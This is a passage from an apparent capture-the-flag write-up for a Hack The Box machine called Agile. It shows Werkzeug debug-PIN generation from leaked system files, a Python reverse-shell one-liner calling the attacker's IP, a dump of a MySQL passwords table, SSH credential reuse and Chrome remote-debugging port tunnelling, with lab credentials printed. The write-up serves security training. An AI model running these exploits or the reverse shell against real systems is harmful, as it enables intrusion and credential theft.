
#h = hashlib.md5() # Changed in
https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
#h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

Let's start with the username of the user that is running the application. We can find this by reading the file `/proc/self/environ` through the AFR, which holds environmental variables for the current user.

```
LANG=C.UTF-
8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binHOME=
/var/wwwLOGNAME=www-dataUSER=www-
dataINVOCATION_ID=d109d758dd924be6841749fd23640481JOURNAL_STREAM=8:32330SYSTEMD_E
XEC_PID=1071CONFIG_PATH=/app/config_prod.json
```


From the above output we can see that the username is `www-data` so we take note of this and put it aside for now.

Identifying the module name and application name is a harder task as it depends on which module is running and how the source code is structured. Research leads us to this blog which contains the following useful table.

```
Module Name      Application Name
-------------------------------------
flask.app      - wsgi_app
werkzeug.debug - DebuggedApplication
flask.app      - Flask
```

With trial and error we can use the above information to try to generate different PINs for each of these names and see which one works.

Let's proceed to identify the path to Flask. This proves to be an easy task as this is listed in the debug page.


```
Traceback (most recent call last)

File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2528, in wsgi_app
  response = self.handle_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
  response = self.full_dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1822, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1820, in full_dispatch_request
  rv = self.dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1796, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/venv/lib/python3.10/site-packages/flask_login/utils.py", line 290, in decorated_view
  return current_app.ensure_sync(func)(*args, **kwargs)
File "/app/app/superpass/views/vault_views.py", line 102, in download
  @blueprint.get('/download')
  @login_required
  def download():
    r = flask.request
    fn = r.args.get('fn')
    with open(f'/tmp/{fn}', 'rb') as f:
      data = f.read()
    resp = flask.make_response(data)
    resp.headers['Content-Disposition'] = 'attachment; filename=superpass_export.csv'
    resp.mimetype = 'text/csv'
    return resp
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/None'
```

As seen in the above page the Flask `app.py` lies in `/app/venv/lib/python3.10/site-packages/flask/app.py` so we take note of this value as well.

To sum up, for the private bits we have the following data:

- `www-data`
- `flask.app` or `werkzeug.debug`
- `wsgi_app`, `DebuggedApplication` or `Flask`
- `/app/venv/lib/python3.10/site-packages/flask/app.py`

Let's add this data to the Python script shown above and proceed to the public bits.

Public Bits

For the public bits we must first grab the MAC address of the target system. To do this we must first identify the name of the network interface that is in use. This can be found by reading the file `/proc/net/arp` through the file read vulnerability.

```
IP address       HW type     Flags       HW address            Mask     Device
10.129.0.1       0x1         0x2         00:50:56:b9:f8:ec     *        eth0
```

As we can see in the output the device is called `eth0`. Now we can proceed to read the MAC address from `/sys/class/net/eth0/address`. After reading this as well we get the following MAC address.

```
00:50:56:96:24:78
```

The address above must be converted from hexadecimal to decimal, which we can do via Python.

```
python3 -c 'print(0x005056962478)'
345050063992
```

We take note of this value and proceed to find the machine ID. To do this we concatenate the value of `/proc/self/cgroup` after the final `/` with the value of `/etc/machine-id`. The value of the machine ID is `ed5b159560f54721827644bc9b220d00` and the value of `cgroup` is `0::/system.slice/superpass.service`, therefore the final value becomes:

```
ed5b159560f54721827644bc9b220d00superpass.service
```

To sum up, the final values for the public bits are:

- 345050063992
- ed5b159560f54721827644bc9b220d00superpass.service

With trial and error we can identify that the correct values for the module and application names are `flask.app` and `wsgi_app`. The final Python code is as follows.


```
import hashlib
from itertools import chain
probably_public_bits = [
    'www-data',# username
    'flask.app',# modname
    'wsgi_app',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/app/venv/lib/python3.10/site-packages/flask/app.py' # getattr(mod,
'__file__', None),
]

private_bits = [
    '345050063992',# str(uuid.getnode()),  /sys/class/net/ens33/address
    'ed5b159560f54721827644bc9b220d00superpass.service'# get_machine_id(),
/etc/machine-id
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
#h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
```

```
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

We save this script as `gen-id.py` and run it.

```
python3 gen-id.py
901-490-029
```

We copy the above PIN, go back to the debug console, click on the small console icon on the right and input the PIN.



FileNotFoundError

FileNotFoundError: [Errno 2] No such file or directory: '/tmp/None'

Traceback (most recent call last)

File "/app/venv/lib/python3.10/site-packages/flask/app.py", line *2528*, in wsgi_app

```
response = self.handle_exception(e)
[console ready]
>>>
```

File "/app/venv/lib/python3.10/site-packages/flask/app.py", line *2525*, in wsgi_app

```
    ctx = self.request_context(environ)
    error: t.Optional[BaseException] = None
    try:
      try:
        ctx.push()
        response = self.full_dispatch_request()
      except Exception as e:
        error = e
        response = self.handle_exception(e)
      except:  # noqa: B001
        error = sys.exc_info()[1]
```

This works and we are granted an interactive console where we can execute Python commands. Getting a reverse shell at this point is trivial.

We first start a Netcat listener.

```
nc -lvp 1234
```

We paste the following payload into the console, specifying our machine's `tun0` IP, in this case `10.10.14.2`:

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.1
0.14.2",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh");
```

After hitting enter, we get a shell on our system.

```
nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on superpass.htb 53838
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Enumeration of the system reveals a file called `config_prod.json` in `/app`. Let's read it.

```
www-data@agile:/app$ cat config_prod.json
{"SQL_URI":
"mysql+pymysql://superpassuser:dSA6l7q*yIVs$39Ml6ywvgK@localhost/superpass"}
```

This file reveals a username and password combination for the MySQL database that holds the passwords for the website. Let's connect to it.

```
www-data@agile:/app$ mysql -u superpassuser -p
Enter password: dSA6l7q*yIVs$39Ml6ywvgK

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1017
Server version: 8.0.32-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

This is successful and we can start enumerating the database. First let's show databases.


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| superpass          |
+--------------------+
3 rows in set (0.01 sec)
```

The `superpass` database is the only non-default database so let's use it and show the tables.

```
mysql> use superpass;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed

mysql> show tables;
+----------------------+
| Tables_in_superpass |
+----------------------+
| passwords            |
| users                |
+----------------------+
2 rows in set (0.00 sec)
```

Finally let's dump the `passwords` table.

```
SELECT * FROM passwords;
```



```
mysql> select * from passwords;

+----+---------------------+---------------------+----------------+----------+----------------------+---------+
| id | created_date        | last_updated_data   | url            | username | password             | user_id |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
|  3 | 2022-12-02 21:21:32 | 2022-12-02 21:21:32 | hackthebox.com | 0xdf     | 762b430d32eea2f12970 |       1 |
|  4 | 2022-12-02 21:22:55 | 2022-12-02 21:22:55 | mgoblog.com    | 0xdf     | 5b133f7a6a1c180646cb |       1 |
|  6 | 2022-12-02 21:24:44 | 2022-12-02 21:24:44 | mgoblog        | corum    | 47ed1e73c955de230a1d |       2 |
|  7 | 2022-12-02 21:25:15 | 2022-12-02 21:25:15 | ticketmaster   | corum    | 9799588839ed0f98c211 |       2 |
|  8 | 2022-12-02 21:25:27 | 2022-12-02 21:25:27 | agile          | corum    | 5db7caa1d13cc37c9fc2 |       2 |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
5 rows in set (0.00 sec)
```

This table contains an interesting password for user `corum` and specifically for the `agile` website. Let's copy this password and attempt to SSH into the box.

```
ssh corum@superpass.htb
corum@superpass.htb's password: 5db7caa1d13cc37c9fc2
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Wed Mar  8 15:25:35 2023 from 10.10.14.47
```

```
corum@agile:~$
```

This is successful and the user flag can be found in `/home/corum`.

Lateral Movement 2

Enumeration of the file system reveals a second version of SuperPass that is seemingly used for testing purposes and lies in `/app/app-testing`.

```
corum@agile:/app$ ls -al
total 36
drwxr-xr-x  6 root      root      4096 Mar  8 15:30 .
drwxr-xr-x 20 root      root      4096 Feb 20 23:29 ..
drwxr-xr-x  3 root      root      4096 Jan 23  2023 .pytest_cache
drwxr-xr-x  5 corum     runner    4096 Feb  8 16:29 app
drwxr-xr-x  9 runner    runner    4096 Feb  8 16:36 app-testing
-r--r-----  1 dev_admin www-data    88 Jan 25  2023 config_prod.json
-r--r-----  1 dev_admin runner      99 Jan 25  2023 config_test.json
-rwxr-xr-x  1 root      runner     557 Aug  4 21:24 test_and_update.sh
drwxrwxr-x  5 root      dev_admin 4096 Feb  8 16:29 venv
```

Further enumeration of these subfolders reveals a file called `creds.txt`, which our current user is unable to read.

```
corum@agile:/app/app-testing/tests/functional$ ls -al
total 20
drwxr-xr-x 3 runner    runner 4096 Feb  7 13:12 .
drwxr-xr-x 3 runner    runner 4096 Feb  6 18:10 ..
drwxrwxr-x 2 runner    runner 4096 Aug  4 21:19 __pycache__
-rw-r----- 1 dev_admin runner   34 Aug  4 21:24 creds.txt
-rw-r--r-- 1 runner    runner 2663 Aug  4 21:24 test_site_interactively.py
```

We can however read the source code for `test_site_interactively.py`.

```python
import os
import pytest
import time
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait


with open('/app/app-testing/tests/functional/creds.txt', 'r') as f:
    username, password = f.read().strip().split(':')


@pytest.fixture(scope="session")
def driver():
    options = Options()
    #options.add_argument("--no-sandbox")
    options.add_argument("--window-size=1420,1080")
    options.add_argument("--headless")
    options.add_argument("--remote-debugging-port=41829")
    options.add_argument('--disable-gpu')
    options.add_argument('--crash-dumps-dir=/tmp')
    driver = webdriver.Chrome(options=options)
    yield driver
    driver.close()


def test_login(driver):
    print("starting test_login")
    driver.get('http://test.superpass.htb/account/login')
    time.sleep(1)
    username_input = driver.find_element(By.NAME, "username")
    username_input.send_keys(username)
    password_input = driver.find_element(By.NAME, "password")
    password_input.send_keys(password)
    driver.find_element(By.NAME, "submit").click()
    time.sleep(3)
    title = driver.find_element(By.TAG_NAME, "h1")
    assert title.text == "Welcome to your vault"


def test_add_password(driver):
    print("starting test_add_password")
    driver.find_element(By.NAME, "add_password").click()
    time.sleep(3)
    site = driver.find_element(By.NAME, "url")
    site.send_keys("test_site")
    username = driver.find_element(By.NAME, "username")
    username.send_keys("test_user")
    driver.find_element(By.CLASS_NAME, "fa-save").click()
    time.sleep(3)

    assert 'test_site' in driver.page_source
    assert 'test_user' in driver.page_source


def test_del_password(driver):
    print("starting test_del_password")
    password_rows = driver.find_elements(By.CLASS_NAME, "password-row")

    for row in password_rows:
        if "test_site" == row.find_elements(By.TAG_NAME, "td")[1].text and \
            "test_user" == row.find_elements(By.TAG_NAME, "td")[2].text:
            row.find_element(By.CLASS_NAME, "fa-trash").click()

    time.sleep(3)
    assert 'test_site' not in driver.page_source
    assert 'test_user' not in driver.page_source


def test_title(driver):
    print("starting test_title")
    driver.get('http://test.superpass.htb')
    time.sleep(3)
    assert "SuperPassword 👷" == driver.title


def test_long_running(driver):
    print("starting test_long_running")
    driver.get('http://test.superpass.htb')
    time.sleep(550)
    #time.sleep(5)
    assert "SuperPasword 👷" == driver.title
```

The above Python code seems to be reading the credentials in `creds.txt`, loading the `Selenium` web driver and logging in to the test version of the website with the credentials from `creds.txt` in order to perform some tests.

From the configuration files of `Nginx` we can see that the test website is running on port 5555.

```
cat /etc/nginx/sites-available/superpass-test.nginx
server {
    listen 127.0.0.1:80;
    server_name test.superpass.htb;

    location /static {
        alias /app/app-testing/superpass/static;
        expires 365d;
    }
    location / {
        include uwsgi_params;
        proxy_pass http://127.0.0.1:5555;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-Protocol $scheme;
    }
}
```


This does not help us much however, as we do not have credentials to login. `Selenium` is a web driver that is based on Chrome, and it typically has a debug port open that can be used to debug the application. Let's see if this port is active.

```
ps -aux | more

<SNIP>
runner     46576  0.1  2.6 33978264 103872 ?     Sl   21:31   0:00
/usr/bin/google-chrome --allow-pre-commit-input --crash-dumps-dir=/tmp --disable-
background-networking --disable-client-side-phishing-dete
ction --disable-default-apps --disable-gpu --disable-hang-monitor --disable-
popup-blocking --disable-prompt-on-repost --disable-sync --enable-automation --
enable-blink-features=ShadowDOMV0 --enable-logging
 --headless --log-level=0 --no-first-run --no-service-autorun --password-
store=basic --remote-debugging-port=41829 --test-type=webdriver --use-mock-
keychain --user-data-dir=/tmp/.com.google.Chrome.PECdlp -
-window-size=1420,1080 data:,
</SNIP>
```

As we can see from the above output the debug port is `41829`. Let's use SSH tunnelling to forward this port to our local machine.


```
ssh -L 41829:localhost:41829 corum@superpass.htb
```

After connecting, let's fire up Chrome or Chromium and navigate to `chrome://inspect`.



☑ Discover USB devices
☑ Discover network targets

Click on Configure, add a new entry as `localhost:41829`, and click Done.




localhost:41829

Specify hosts and ports of the target discovery servers.

☐ Enable port forwarding

If done correctly a new entry will pop up in the `Remote Target` section.



DevTools

- Devices
- Pages
- Extensions
- Apps
- Shared workers
- Service workers
- Other

Devices

☑ Discover USB devices [Port forwarding...]

☑ Discover network targets [Configure...]


Open dedicated DevTools for Node

Remote Target #LOCALHOST

Target trace

